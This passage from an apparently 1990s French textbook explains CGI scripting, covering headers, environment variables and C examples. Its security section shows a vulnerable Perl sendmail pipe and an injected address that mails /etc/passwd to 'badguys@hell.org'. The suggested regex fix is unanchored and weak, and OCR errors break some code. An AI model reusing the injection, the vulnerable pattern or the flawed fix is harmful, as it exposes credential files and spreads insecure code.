du répertoire */cgi-bin* sont des programmes à exécuter. Il va donc exécuter le programme *the_date,* et l'on obtiendra ainsi une page WWW avec l'heure et la date correspondant au moment où l'on a cliqué sur le lien exécutable.



Emplacement des scripts CGI

Lors de la configuration d'un serveur Web (voir Le fichier srm.conf, page 431), il est possible d'indiquer quels sont les répertoires susceptibles d'accueillir des scripts CGI. Lorsque le serveur reçoit une requête pour une URL référençant un fichier dans un tel répertoire, il considère que ce fichier est un script ; il tente donc de l'exécuter et de renvoyer sa sortie standard vers le client.
Sur un serveur NCSA par exemple, la configuration se fait dans le fichier srm.conf. Les répertoires ne contenant que des scripts ont la propriété ScriptAliasied. La ligne suivante :

```
ScriptAlias /cgi-bin/ /dsk4/apps/www/httpd_1.3/cgi-bin/
```

indique par exemple que le répertoire */cgi-bin* (au sens du serveur Web) est autorisé à recevoir des scripts et qu'il correspond au répertoire */dsk4/apps/www/httpd_l.3/cgi-bin/* de la machine (au sens du système d'exploitation).
Pour des raisons de sécurité, l'administrateur d'un serveur Web doit cependant limiter le nombre de répertoires pouvant accueillir des scripts CGI, ainsi que le nombre des personnes habilitées à écrire dans ces répertoires.
Dans les faits, on utilise très souvent le répertoire par défaut créé lors de l'installation du serveur. Le nom et l'emplacement de ce répertoire peuvent varier d'un serveur à l'autre. Dans le cas du serveur NCSA, il s'agit du répertoire */cgi-bin.*

Le langage de programmation

Tout langage capable d'avoir une sortie standard peut être utilisé pour écrire des scripts CGI. Dans un environnement Unix, on pourra donc utiliser :

- C
- Fortran
- Perl
- Tcl
- ou encore tous les shells Unix.

Sur un PC-Windows, on pourra utiliser Visual C++, Visual Basic et sur un Macintosh Apple Script. Dans les exemples qui suivent, nous nous intéresserons plus particulièrement au cas d'un environnement Unix.

Une partie importante de la programmation CGI consiste à traiter les chaînes de caractères. L'utilisation des shells Unix est donc assez rare. On leur préfère des langages plus évolués pour le traitement des chaînes.

Le langage le plus utilisé dans le monde Unix est sans doute Perl[1]. C'est un langage interprété qui est un mélange de C, sed, awk, et sh, et qui se prête très bien au développement de scripts GCI. Le C est également très répandu dans le domaine de la programmation CGI. La compilation offre un plus au niveau de la sécurité. Elle permet de s'assurer que les sources d'un script CGI ne seront jamais accessibles par le réseau, même par mégarde, ce qui n'est jamais le cas avec un langage interprété.

Pour la plupart des langages, des bibliothèques ont été développées afin de faciliter le traitement des données fournies par le serveur Web au script CGI. Elles sont essentiellement utilisées pour la gestion des formulaires dans la mesure où elles permettent d'obtenir simplement la valeur de chacun des champs de saisie. Voici une liste de quelques librairies du domaine publique :

- Pour Perl, la librairie ***cgi-lib.pl*** est disponible à l'adresse *http://www.bio.cam.ac.uk/web/form.html*.
- Pour C, des modules élémentaires sont en général livrés avec le serveur. Pour le serveur NCSA, par exemple, il s'agit du module ***utils.c*** du répertoire */cgi-src*. Ce module est présenté en annexe.
- Pour C encore, la librairie ***libcgi*** est disponible à l'adresse *http://wsk.eit.com/wsk/dist/doc/libcgi/libcgi.html*.
- Pour tel, la librairie ***tcl-cgi*** est disponible à l'adresse *http://ruulst.let.ruu.nl:2000/tcl-cgi-1.1.tar.gz*.

1. On trouvera un tutorial de Perl à l'adresse *http://agora.leeds.ac.uk/nik/Perl/start.html*

La sécurité

Lorsque vous créez un script CGI, sachez bien qu'il s'agit d'un programme qui sera exécuté sur votre serveur à la demande de *n'importe quelle machine de l'Internet.* Une programmation un peu hâtive peut conduire à d'énormes trous de sécurité. Pour se prémunir contre de tels risques, certaines règles seront à suivre avec une grande rigueur. En particulier, on prendra garde à :

- limiter le nombre de personnes autorisées à créer des scripts (c'est-à-dire ayant des droits d'écriture sur les répertoires contenant les scripts CGI) ;
- limiter le nombre des répertoires pouvant accueillir des scripts. Ces deux premiers points permettent d'empêcher une prolifération non contrôlée de scripts ;
- éviter autant que faire se peut la création de scripts avec un *setuid bit* ;
- éviter que le code source d'un script soit accessible sur le réseau et puisse ainsi être analysé pour y trouver d'éventuelles failles ;
- employer avec beaucoup de prudence les commandes permettant de lancer des sous-processus (les commandes de type exec(), system(), eval(), popen()...). Sous certaines conditions, ces commandes peuvent être *détournées* par des personnes mal intentionnées.

Ce dernier point est capital. L'exemple ci-dessous, extrait du document *The World Wide Web Security FAQ*[1], illustre parfaitement le danger encouru. Il s'agit d'un script CGI très simple qui récupère une adresse électronique (à l'aide d'un formulaire par exemple), puis envoie un mail à cette adresse.

```
# On recupere l'adresse
$mail_to = &get_name_from_input;
# On ouvre un pipe vers la commande sendmail
open (MAIL, "| /usr/lib/sendmail $mail_to");
# On écrit sur le pipe
print MAIL "To: $mailto\nFrom: me\n\nHi there!\n";
# On ferme le pipe
close MAIL;
```

Imaginez maintenant qu'un esprit mal intentionné saisisse l'adresse suivante.

```
nobody@nowhere.com;mail badguys@hell.org</etc/passwd;
```

Le tour est joué. Le script va envoyer un mail à l'adresse *nobody@nowhere.com.* Le point virgule est interprété comme un séparateur de commandes. La seconde partie de l'adresse, *mail badguys@hell.org</etc/passwd,* est donc considérée comme une nouvelle commande. Elle envoie votre fichier de password à l'adresse *badguys@hell.org.* Le hacker a une copie de votre fichier de password. Il y a de grandes chances qu'il réussisse à en extraire quelques mots de passe !

1. Ce document est disponible à l'adresse *http://www-genome.wi.mit.edu/WWW/faqs/www-security-faq.*

Une façon simple d'éviter ce genre de problèmes est de vérifier le format des données entrées par l'utilisateur. Dans le cas du script précédent, on ajoutera le code suivant :

```
# Recupere 1'adresse
$mail_to = &get_name_f rom_input ;
# Teste si le format de l'adresse est valide
unless ($mail_to =~ /[\w-.]+\@[\w-.]/) {
die "Format d'adresse invalide.";}
```

Les règles énoncées ci-dessus ont pour but de vous sensibiliser aux problèmes de sécurité liés à la programmation CGI. Elles ne sont pas exhaustives. Un document comme *The World Wide Web Security FAQ* , qui est mis à jour périodiquement permet de connaître les dernières méthodes utilisées par les hackers ainsi que les scripts CGI du domaine public qui possèdent des failles dans la sécurité. Sa lecture est donc vivement conseillée !

La sortie standard

Le format

Un script CGI est tout simplement un programme qui écrit sur sa sortie standard. Pour que cette sortie puisse être interprétée par le serveur et le client, elle doit cependant avoir un format spécial. Elle se compose de deux parties séparées par une ligne vide (un Carriage Return/Line Feed).

La première partie, l'en-tête, comporte des informations qui seront utilisées par le serveur pour construire l'en-tête HTTP de sa réponse au client. La seconde, le corps, est composée des données constituant le document à envoyer au client.





Figure 42 - Les liens exécutables

Dans le cas de la figure 43, la sortie standard peut être décomposée de la façon suivante :



L'en-tête


Qautre lignes peuvent apparaître dans l'en-tête : la ligne Content-type, la ligne Window-Target, la ligne Location, et la ligne Status.

Content-type

Un des principaux rôles de l'en-tête est d'indiquer le type des données que le script va générer. On a insisté en introduction sur la création de documents HTML dynamiques. Mais un script CGI peut en fait générer tout type de documents reconnus par le client, comme une image ou un son. On peut en effet très bien envisager le code HTML suivant :


```
<HTML>
 <HEAD>
     <TITLE>Quelle heure est-il ?</TITLE>
 </HEAD>
 <BODY>
     <H1>Voici l'heure: <IMG SRC="http://www.in2p3.fr/cgibin/
the_clock">
     <HR>
     <H1>
 </BODY>
</HTML>
```

the_clock est un script qui génère l'image bitmap d'une montre avec l'heure exacte. Lorsqu'il lit cette commande HTML, le client demande l'exécution sur le serveur du programme *the_clock*. Ce programme génère une image bitmap (et non un document HTML). Au lieu d'une image bitmap extraite d'un fichier, on aura donc une image créée dynamiquement au moment où le client lit le code HTML *<img src="http://www.in2p3.fr/cgi-bin/the_clock">*. Une version du programme *the_clock* est proposée au chapitre **Une image dynamique**, page 255.



Il est donc indispensable que le script CGI commence par indiquer le type des données qu'il va générer, de façon que le client puisse savoir comment les gérer. C'est le rôle de la ligne Content-type.

La syntaxe utilisée pour indiquer le type des données est la syntaxe MIME :

Content-type: type/subtype

Le format MIME est présenté en annexe, page 417. Les types les plus courants dans la programmation CGI sont résumés dans le tableau suivant :

type/subtype	Description
text/html	De loin le plus utilisé, il indique au client que les données doivent être interprétées comme des commandes **HTML.**
text/plain	Il indique au client que les données sont du texte plat, qui ne doit aucunement être interprété.
image/gif image/jpeg image/x-xbitmap	Ce sont les trois types d'images supportées en général par les clients WWW sans appel à un *viewer* externe.
audio/basic	C'est un type englobant tous les formats son .au et .snd. En général, le client fait appel à un programme externe pour jouer ces sons.

type/subtype	Description
application/postscript	Il indique au client que les données sont au format PostScript. En général, le client fait appel à un interpréteur externe pour afficher le document PostScript.

Dans l'exemple précédent, où le script renvoie une image bitmap, la ligne Content-type sera :

```
Content-type: image/x-xbitmap
```

Window-target

La ligne **Window-target** indique dans quelle frame le résultat du script CGI doit être affiché. Cette ligne s'utilise en complément de la ligne Content-type. La syntaxe est la suivante :

Window-target: Nom_ de_Frame

Location

La ligne **Location** permet à un script CGI de rediriger un client vers une URL donnée. Lorsqu'on l'utilise, la sortie standard ne possède ni ligne Content-type ni corps, puisque l'on référence un document qui existe déjà. La syntaxe est la suivante :

Location: URL

Examinons un exemple. Le shell suivant crée un en-tête, avec une ligne Location :


```
#!/bin/ksh
echo 'Location: http://www.cern.ch/'
echo ''
```

Appelons ce shell test_location et plaçons-le dans le répertoire */cgi-bin* du serveur www.in2p3.fr. Les deux URL suivantes sont alors équivalentes :

```
http://www.cern.ch/
http://ww.in2p3.fr/cgi-bin/test_location
```

La ligne Location sera particulèrement utile par exemple, lorsqu'à l'issue d'un script CGI, on désire se placer sur une URL existante (qui peut être le résultat d'une recherche...) et non générer un nouveau document.

Status
Cette ligne est très rarement utilisée. Elle permet d'indiquer le code de retour que le serveur doit envoyer au client lors du dialogue HTTP. Comme c'est souvent le cas avec les surcouches de *tcp-ip,* le code est sur trois chiffres et est accompagné d'une chaîne de caractères explicative. La syntaxe en est :

Status: code message

Lorsque cette ligne n'est pas précisée, le code retour est '*200 OK'* ce qui se traduit, dans le dialogue HTTP du serveur vers le client, par la ligne '*HTTP 200 OK'* Notez cependant que les clients ne tiennent pas systématiquement compte de la valeur de ce code.
Le script suivant permet par exemple de savoir si le client que vous utilisez reconnaît le code HTTP '*204 No Response'.* Appelez ce script *noresponse,* et placez-le dans le répertoire */cgi-bin.* Ouvrez l'URL*/cgi-bin/noresponse.* Si votre client reconnaît le code 204, il ne se passe absolument rien lorsque vous ouvrez cette URL. S'il ne le reconnaît pas, il affiche la phrase "Votre client ne reconnaît pas le code 204."


```
#/bin/csh

echo "Status: 204 No Response"
echo "Content-type : text/plain"
echo ""
echo "Votre client ne reconna&icirc;t pas le code 204."
```

Le corps

La seconde partie de la sortie standard d'un script CGI, le corps, contient les données du document. Elles doivent bien sûr correspondre au type MIME annoncé dans la ligne Content-type de l'en-tête. Dans le cas contraire, le client sera incapable d'afficher le document.

Pour aller plus loin

Dans l'immense majorité des cas, l'en-tête de la sortie standard des scripts CGI est composée à partir des trois lignes décrites ci-dessus, et les différentes étapes correspondent à celles de la Figure 42. Lorsque le script est exécuté, la sortie standard est redirigée vers le serveur Web. A partir de l'en-tête qu'il reçoit, ce dernier crée l'en-tête HTTP qui va être envoyé au client. Par exemple, si l'en-tête reçu par le serveur est :

```
Content-type: text/html
```

l'en-tête HTTP envoyé au client ressemblera à :

```
HTTP 200 OK
Server: NCSA/1.3
Content- type : text/html
```

Il est cependant possible de générer directement l'en-tête HTTP complet à partir du script CGI. Le serveur n'a alors plus besoin d'analyser la sortie standard du script, ce qui évite un surplus de travail. Par convention, pour indiquer au serveur que le script se charge de

la génération l'en-tête HTTP, le nom du script devra être préfixé par nph- (pour Non Parsed Header). Par exemple :

```
/cgi-bin/nph-anim
```

Un exemple complet de script utilisant la technique des *Non Parsed Header* est présenté dans le chapitre **Une séquence animée,** page 256.

Les variables d'environnement

Lorsqu'il lance le script CGI, le démon httpd positionne toute une série de variables d'environnement. Ces variables jouent un rôle capital dans la programmation CGI. Elles vont permettre au développeur d'accéder à de nombreuses informations concernant le serveur, le client, la machine qui exécute le client, etc. Il s'agit d'un des moyens de communication entre le serveur et le script CGI. On verra que l'entrée standard est également utilisée à cette fin dans certaines conditions (voir **La méthode POST,** page 262).

Voici la liste des variables d'environnement[1] créées par le démon avant d'exécuter un script CGI. Les trois premières ne dépendent pas de la requête effectuée par le client :

SERVER_SOFTWARE : Nom et version du démon httpd qui tourne le script CGI.
Format : nom/version

SERVER_NAME : Nom de la machine qui tourne le démon httpd ou adresse IP si cette machine n'a pas de nom IP

GATEWAY_INTERFACE : Niveau de version de la passerelle CGI du serveur Web.
Format : CGI/version

Les variables suivantes sont spéficiques à une requête donnée :

SERVER_PROTOCOL : Nom et version du protocole utilisé par la requête en cours de traitement.
Format : protocole/version

SERVER_PORT : Numéro du port (au sens IP) vers lequel la requête a été envoyée.

REQUEST_METHOD : Méthode selon laquelle la requête a été effectuée. Cette variable est en particulier utile lors du traitement des formulaires (voir **Formulaires et CGI,** page 261). Elle permet de savoir si un formulaire est géré avec la méthode GET ou la méthode POST.

1. D'après le document *The Common Gateway Interface, http://hoohoo.ncsa.uiuc.edu/cgi/*

SCRIPT_NAME : Nom du script à partir de la racine du serveur Web. Par exemple : SCRIPT_NAME=/cgi-bin/test_script

REMOTE_HOST : Nom de la machine à l'origine de la requête. Si cette machine n'a pas de nom, le serveur renseigne uniquement la variable REMOTE_ADDR.

REMOTE_ADDR : Adresse IP de la machine à l'origine de la requête.

AUTH_TYPE : Si le serveur permet l'authentification d'utilisateur et que le script appelé par la requête est protégé, cette variable indique la méthode utilisée pour valider l'utilisateur.

REMOTE_USER : Si le serveur permet l'authentification d'utilisateur et que le script appelé par la requête est protégé, cette variable indique le nom de l'utilisateur à l'origine de la requête.

REMOTE_IDENT : Cette variable n'est pas supportée par tous les serveurs. Lorsqu'elle est positionnée, elle indique le nom de l'utilisateur connecté (au sens Operating System) sur la machine à l'origine de la requête.

CONTENT_TYPE : Pour les requêtes qui véhiculent des données, cette variable indique le type des données envoyées par le client. Le format utilisé est le format MIME. Dans le cas du traitement d'un formulaire avec la méthode POST par exemple, le type sera :

```
application/x-www-form-urlencoded
```

CONTENT_LENGTH : Longueur des données envoyées par le client. Cette variable permet en particulier de connaître le nombre de caractères à lire sur l'entrée standard lors du traitement d'un formulaire avec la méthode POST (voir La méthode POST, page 262).

Les deux variables qui suivent sont de loin les plus utilisées, pour la simple raison qu'elles permettent de passer des paramètres au script. On voit en effet sur la Figure 43, que la syntaxe d'une URL ne permet pas de passer de paramètres au script comme on le ferait sur une ligne de commande. En revanche, cette syntaxe permet d'indiquer plus d'informations que le simple nom du script à exécuter. Il s'agit de la partie de l'URL notée PATH_INFO et de la partie notée QUERY_STRING. Ces deux chaînes de caractères vont être stockées par le serveur dans deux variables d'environnement du même nom. Elles pourront donc être utilisées pour le passage de paramètres au script ; on dit que l'URL est encodée.




Figure 43 - URL référençant un script CGI

PATH_INFO

C'est la chaîne de caractères qui commence après le nom du script et se termine avant le caractère '?' ou à la fin de l'URL s'il n'y a pas de '?'. Dans le cas de la Figure 43, on a PATH_INFO=/ceci/est/la/suite. Contrairement à la chaîne QUERY_STRING, cette chaîne est toujours écrite *en dur* dans les URL, et n'est jamais générée par le client.

QUERY_STRING,

C'est la chaîne de caractères qui suit le premier '?' après le nom du script et se termine à la fin de l'URL. Dans le cas de la Figure 43, on a QUERY_STRING=ceci+est+la+fin.

Elle a deux origines possibles :

- Soit elle est ajoutée manuellement dans un lien hypertexte, comme dans l'exemple suivant où l'on fait référence au script /cgi-bin/annuaire en lui passant la valeur 'nom=Durand'. C'est au script /cgi-bin/annuaire de traiter la chaîne QUERY_STRING et d'utiliser l'information qu'elle contient :

.html

```
<HTML>
 <HEAD>
     <TITLE>Annuaire</TITLE>
 </HEAD>
 <BODY>
     <A HREF="http://www.in2p3.fr/cgi-bin/annuaire?nom=Durand">Voir
le t&eacute;l&eacute;phone de monsieur Durand</A>
 </BODY>
```

```
</HTML>
```

- Soit elle est ajoutée par le client au moment où il envoie sa requête vers le serveur Web. Lorsqu'une page HTML est un formulaire utilisant la méthode GET ou un document ISINDEX et qu'elle possède donc des champs de saisie, le client utilise la chaîne QUERY_STRING pour envoyer au serveur la liste de ces champs avec leur valeur (voir **La méthode GET,** page 262).

  La chaîne de caractères QUERYJSTRING possède la particularité d'être *URL-encodée* (voir **L'encodage des données,** page 261). Les espaces sont remplacés par des + et les caractères spéciaux par leur valeur héxadécimale sous le format %xx (par exemple %26 correspond à &). Cet encodage est fait automatiquement lorsque la chaîne est générée par le client. Par contre, si elle est ajoutée à la main, elle devra être auparavant encodée pour éviter toute mauvaise surprise !

PATH_TRANSLATED

Il s'agit de la variable PATH_INFO préfixée par la racine du serveur Web. Ainsi, dans l'exemple précédent, si la racine du serveur est /usr/local/etc/httpd/htdocs, on aura PATH_TRANSLATED=/usr/local/etc/httpd/htdocs/ceci/est/la/suite.
La construction de cette variable peut être différente d'un système à un autre. Il est donc peu conseillé de l'utiliser.

En plus des variables citées ci-dessus, le serveur crée certaines variables à partir de l'en-tête HTTP de la requête envoyée par le client. Le nombre de ces variables dépendra donc du client qui a envoyé la requête. Ces variables sont préfixées par HTTP_. Voici deux variables qui sont presque systématiquement créées :

HTTP_ACCEPT

Liste des types MIME acceptés par le client qui a fait la requête.
Format : type/subtype, type/subtype...

HTTP_USER_AGENT

Information concernant le client qui a fait la requête.
Format : logiciel/version librairie/version.

Voici un exemple très simple qui permet de voir les variables d'environnement initialisées par le démon httpd avant d'exécuter le script CGI :



```
#!/bin/csh

# Création de 1'en-tete
echo "Content-type: text/html"
echo ""
# Création du corps
echo "<HTML>"
```

```
echo "<HEAD>"
echo "<TITLE>Les variables d'environnement</TITLE>"
echo "</HEAD>"
echo "<BODY>"
echo "<H1>Voici la liste des variables d'environnement:</H1>"
echo "<HR>"
echo "<PRE>"
# On récupere les variables d'environnement
printenv
echo "</PRE>"
echo "</BODY>"
echo "</HTML>"
```

Pour le tester, appelez ce programme test_env, placez-le dans le répertoire /cgi-bin sur votre serveur Web. A l'aide d'un client, ouvrez successivement les URL suivantes :

http://nom. du.serveur/cgi-bin/test_env
http://nom.du.serveur/cgi-bin/test_env?une+query+string
http://nom.du.serveur/cgi-bin/test_env/un/path/info?une+query+string


La dernière URL donne le résultat suivant :



Réalisation d'un script

Lors de la mise au point d'un script, il est bon de savoir que les dysfonctionnements sont souvent liés à un mauvais paramétrage des droits d'accès gérés par le système d'exploitation. Dans le cas d'un environnement Unix par exemple, il ne faut jamais oublier que tout script CGI est un processus fils du démon httpd et que, par conséquent, il tourne sous le même *userid* que ce démon. Ses droits sont donc ceux de l'utilisateur qui a lancé le


démon httpd. En particulier, il est indispensable que cet utilisateur ait des droits d'exécution sur tous les scripts CGI ! Dans le cas contraire, le client indiquera une erreur du type '403 Forbidden...'. Une fois ce détail réglé, la mise au point d'un script CGI n'est pas toujours très aisée. Un dysfonctionnement du script conduit en effet souvent, sur le client, au message d'erreur suivant :



Ce message n'est pas très explicite. Pour plus de détails, il est conseillé de jeter un œil sur le fichier *errlog* du serveur. L'emplacement de ce fichier peut varier d'un serveur à l'autre. Il est déterminé lors de l'installation. Ce fichier contient toutes les erreurs rencontrées par le serveur, ainsi que la sortie d'erreur des scripts CGI. Dans le cas où l'on aurait oublié la ligne vide qui sépare l'en-tête du corps de la sortie standard d'un script, on trouvera le message suivant :

```
[Mon Aug 28 09:50:21 1995] httpd: malformed header from script
```

Mais avant d'installer votre script dans le répertoire cgi-bin de votre serveur, mieux vaut commencer par le tester manuellement. Il vous suffit pour cela d'initialiser les variables d'environnement qu'il utilise (en général QUERY_STRING, REQUEST_METHOD, CONTENT_LENGTH), puis de le lancer sur une ligne de commande. Vous pouvez alors juger du bon déroulement en analysant la sortie standard. En particulier, assurez-vous qu'aucun dépassement de *buffer* n'est possible (dû par exemple au sous-dimensionnement d'une chaîne dans le cas du traitement d'un formulaire).
Dans le cas du script */cgi-bin/pass* présenté au chapitre **La méthode GET**, page 264, on suivra la méthode suivante :



Exemples

Pour illustrer l'utilisation de la programmation CGI, voici trois exemples un peu plus complexes. Le premier est un compteur d'accès qui peut être utilisé pour indiquer le nombre d'accès à une page HTML depuis sa création. Le deuxième permet de générer dynamiquement l'image d'une montre. Enfin, le dernier génère une séquence animée.

Un compteur d'accès

Cet exemple est utilisé pour ajouter sur une page HTML un compteur indiquant le nombre de visiteurs qui ont déjà lu cette page. Il s'agit d'un programme en C qui crée une image bitmap de 56 x 8 points. Cette image est insérée dans la page HTML à l'aide d'une balise <IMG SRC="/cgi-bin/compteur">. Le nombre d'accès est conservé dans un fichier texte, sur le serveur. A chaque appel de la page HTML, le script lit l'ancien nombre d'accès dans ce fichier. Puis il l'incrémente et met à jour le fichier. Ici, nous avons appelé ce fichier */usr/local/etc/httpd/htdocs/count.txt*. Libre à vous de choisir le nom et l'emplacement que vous voulez.
Voici le code du programme C :

```
#tinclude <stdio.h>
#include <stdlib.h>
/* Définition bitmap des 10 chiffres */
/* Chaque chiffre correspond a 8*16 points */
char *diqits[] =
      {"0xff","0xff","0xff","0xc3","0x99","0x99","0x99","0x99",
            "0x99","0x99","0x99","0x99","0xc3","0xff","0xff","0xff",
            "0xff","0xff","0xff","0xcf","0xc7","0xcf","0xcf","0xcf",
            "0xcf","0xcf","0xcf","0xcf","0xcf","0xff","0xff","0xff",
            "0xff","0xff","0xff","0xc3","0x99","0x9f","0x9f","0xcf",
            "0xe7","0xf3","0xf9","0xf9","0x81","0xff*,"0xff","0xff",
            "0xff","0xff","0xff","0xc3","0x99","0x9f","0x9f","0xc7",
            "0x9f","0x9f","0x9f","0x99","0xc3","0xff","0xff","0xff",
            "0xff","0xff","0xff","0xcf","0xcf","0xc7","0xc7","0xcb",
            "0xcb","0xcd","0x81","0xcf","0x87","0xff","0xff","0xff",
            "0xff","0xff","0xff","0x81","0xf9","0xf9","0xf9","0xcl",
            "0x9f","0x9f","0x9f","0x99","0xc3","0xff","0xff","0xff",
            "0xff","0xff","0xff","0xc7","0xf3","0xf9","0xf9","0xcl",
            "0x99","0x99","0x99","0x99","0xc3","0xff","0xff","0xff",
            "0xff","0xff","0xff","0x81","0x99","0x9f","0x9f","0xcf",
            "0xcf","0xe7","0xe7","0xf3","0xf3","0xff","0xff","0xff",
            "0xff","0xff","0xff","0xc3","0x99","0x99","0x99","0xc3",
            "0x99","0x99","0x99","0x99","0xc3","0xff","0xff","0xff",
            "0xff","0xff","0xff","0xc3","0x99","0x99","0x99","0x99",
            "0x83","0x9f","0x9f","0xcf","0xe3","0xff","0xff","0xff"
            };

main () {
      FILE *fp = NULL;
      FILE *out = NULL;
      char numb[7];
      char hold[8]= "00000000";
      char cc[]= " 0 " ;
      int holdlen;
```

```
      int num, len, x, y, c, i;

/* On recupere l'ancien nombre d'acces dans le fichier count.txt */
 fp = fopen("/usr/local/etc/httpd/htdocs/count.txt","r");
 fgets(numb, 8, fp) ;
 fclose(fp);
 sscanf(numb,"%d",&num);
/* On incremente de 1 le nombre d'acces */
 num++;
/* On met a jour le fichier count.txt */
 out = fopen("/usr/local/etc/httpd/htdocs/count.txt","w");
 fprintf(out,"%d",num);
 fclose(out);
/* On met Si le nombre d'acces est 1234 alors numb="1234" */
/* et hold="00001234" */
 len = strlen(numb);
 for (i = 0; i<len; i++) {
      hold[8-len+i] = numb[i];
 }

/* Création de l'en-tete de la sortie standard du script */
 printf ("Content-type: image/x-xbitmap%c%c",10,10);

/* Création du corps */
 printf ("#define count_width 56\n");
 printf ("#define count_height 16\n");
 printf ("static char count_bits[] = {\n");

/* Le bitmap est ecrit sur la sortie standard */
/* ligne par ligne */
 for (x=0; x<16; x++) {
      for (y=1; y<8; y++) {
          cc[0]=hold[y];
          sscanf(cc,"%d",&c);
          printf(digits[((c * 16)+x)]);
          if (y<7) { printf(", "); }
      }
      if (x==15) { printf("};");}{printf(",\n");}
 }
 printf("\n");
}
```

Ce script sera compilé par la commande :

```
cc -o compteur compteur.c
```

Puis il sera placé dans le répertoire /cgi-bin. Il vous faudra alors créer le fichier/usr/local/etc/httpd/htdocs/count.txt et y insérer une première valeur. Voici une page utilisant ce compteur :

```
<HEAD>
        <TITLE>Compteur</TITLE>
</HEAD>
<BODY>
        <h1>Les acc&egrave;s &agrave; cette page sont comptabi-
lis&eacute;s.</h1>
```

```
        <h5>Acc&egrave;s N&#176; <img src="http://www.in2p3.fr/cgi-
bin/compteur"></h5>
        <hr>
</BODY>
```

La page obtenue est la suivante :

Une image dynamique

Le code C ci-dessous génère l'image bitmap d'une montre en 32 x 32 points. Il sera compilé par la commande :

```
cc -o the_clock the_clock.c -lm
```


```
#include <stdio.h>
#include <stdlib.h>
#include <math.h>
#include <time.h>
#define INT(x) (x-floor(x)>=0.5)?(int)ceil(x):(int)floor(x)

main () {
  unsigned long line[32];     /* Le bitmap */
  long epoch;                /* gestion    de */
  struct tm *tp;             /* l'heure     */
  double x,y, heure,   minute;  /* les coordonnées  et l'heure */
  int j, i;
  char res[8], tmp[10];

/* Création de l'en-tete */
printf ("Content-type: image/x-xbitmap%c%c",10,10) ;

/* Création du corps */
printf ("#define count_width 32\n");
printf("#define count_height 32\n");
printf("static char count_bits[] = {\n");

/* Mise a zéro */
for (j = 0 ; j <3 2 ; j++) line[j]=0;

/* On dessine le cadran de l'horloge */
for (i = 0 ; i<12; i + + ){
       for (j =15; j>=15-2*(i%3==0)?1:0; j--) {
           x=16 +j *cos(M_PI*i/6);
           y=16+j*sin(M_PI*i/6);
```

```
            line[INT(y)]= line[INT(y)] | (unsigned long)pow(2.0,(double)INT(x));
        }
}

/* On récupéré l'heure */
time(&epoch);
tp = localtime (&epoch);
strftime(tmp, 10, "%M", tp) ;
minute=atoi(tmp);
strftime(tmp, 10, "%I", tp);
heure=atoi(tmp)+minute/60;

/* On dessine les aiguilles */
for (i = -2 ; i<=9; i++ ) {
       x=16+i*cos(M_PI*heure/6-M_PI_2);
       y=16+i*sin(M_PI*heure/6-M_PI_2);
       line[INT(y)]= line[INT(y)] | (unsigned long)pow(2.0,(double)INT(x));
}
for (i = — 2 ; i<=15; i++) {
       x=16+i*cos(M_PI*minute/30-M_PI_2);
       y=16+i*sin(M_PI*minute/3 0-M_PI_2);
